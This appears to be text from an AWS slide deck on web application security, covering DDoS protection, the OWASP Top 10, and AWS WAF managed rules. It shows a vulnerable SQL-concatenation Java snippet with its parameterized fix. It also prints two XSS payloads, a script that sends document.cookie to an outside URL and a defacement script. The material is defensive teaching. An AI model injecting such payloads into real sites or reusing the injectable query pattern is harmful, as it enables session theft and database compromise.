
2 data link layer

1 physical layer

**Operated by AWS**

# Shared responsibility model

**Customer**



**AWS**

# Standard protections

## **All internet-facing web applications**

Defends against the most common attacks network and transport layer DDoS attacks.

Customers using Amazon Route 53 and Amazon CloudFront have additional application layer mitigations across 200 points of presence



# Customer example: Slack



Slack uses Amazon CloudFront for Secure API Acceleration

# Building security in your application



# Defense-in-depth strategy

- Hardened security within your application
- Implementing best practices
- Protection against vulnerabilities in third-party software
- Protection against common attacks and exploitations
- Protection against application specific attacks and exploitations




# Building security in your application

First, understand what to protect from

Proactively architect your application to protect against these vulnerabilities

Have mechanisms in place to monitor and detect when you need to take action



# App security: OWASP top 10—attack vectors

1. Injection
2. Broken authentication
3. Sensitive data exposure
4. XML external entities (XXE)
5. Broken access control
6. Security misconfiguration
7. Cross-site scripting (XSS)
8. Insecure deserialization
9. Using components with known vulnerabilities
10. Insufficient logging & monitoring



# SQL injection

## Vulnerable usage

```
String newName = request.getParameter("newName");
String id = request.getParameter("id");
String query = " UPDATE EMPLOYEES SET NAME="+ newName + " WHERE ID =" + id;
Statement stmt = connection.createStatement();
```

## Secure usage

```
//SQL
PreparedStatement pstmt = con.prepareStatement("UPDATE EMPLOYEES SET NAME = ? WHERE ID = ?");
pstmt.setString(1, newName);
pstmt.setString(2, id);
//HQL
Query safeHQLQuery = session.createQuery("from Employees where id=:empId");
safeHQLQuery.setParameter("empId", id);
```

# XSS Attack

Attack 1 : cookie theft

```
<script>  
var badURL='https://owasp.org/somesite/data=' + document.cookie;  
var img = new Image();  
img.src = badURL;  
</script>
```

Attack 2 : Web site defacement

```
<script>document.body.innerHTML='<blink>GO OWASP</blink>';</script>
```

# XSS defense



# App security: OWASP Top 10—Proactive controls


1. Define security requirements
2. Leverage security frameworks and libraries
3. Secure database access
4. Encode and escape data
5. Validate all inputs
6. Implement digital identity
7. Enforce access controls
8. Protect data everywhere
9. Implement security logging and monitoring
10. Handle all errors and exceptions

# Building security around your application




# Defense-in-depth strategy

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
# AWS enables defense-in-depth



Standard  
protections



Managed  
rules



Custom  
protections  
with WAF



Scaled  
configuration and  
audit abilities

# Seller managed rules

## **Available in the AWS Marketplace**

No need to write your own rules

Rules are automatically updated by AWS sellers

Choice of protections



# AWS Managed Rules

**Launched November 2019**

Curated and maintained by AWS Threat Research Team

Leverages security knowledge and threat intelligence gained from Amazon

Both Partner and AWS Managed Rules are now selectable from directly within the console




# AWS Managed Rules


Category	Ruleset	Description
CRS	Core Ruleset	Based on OWASP Top 10
EXR	Admin Protection	Blocks common administrative access
EXR	SQL DB	Predefined SQL injection detection
EXR	Linux	Linux based path traversal attempts
EXR	Known Bad Inputs	Well known bad request indicators
EXR	PHP	PHP specific exploits
EXR	WordPress	WordPress specific exploits
EXR	Posix	Posix based path traversal attempts
EXR	Windows	Windows based path traversal attempts
IP List	AWS IP Reputation List	Blocks IP that is known to have bot activities



# IP reputation list from the Threat Research Team



# Custom protections with AWS WAF




# Custom protections with AWS WAF

**Updated customer facing API for AWS WAF released November 2019**

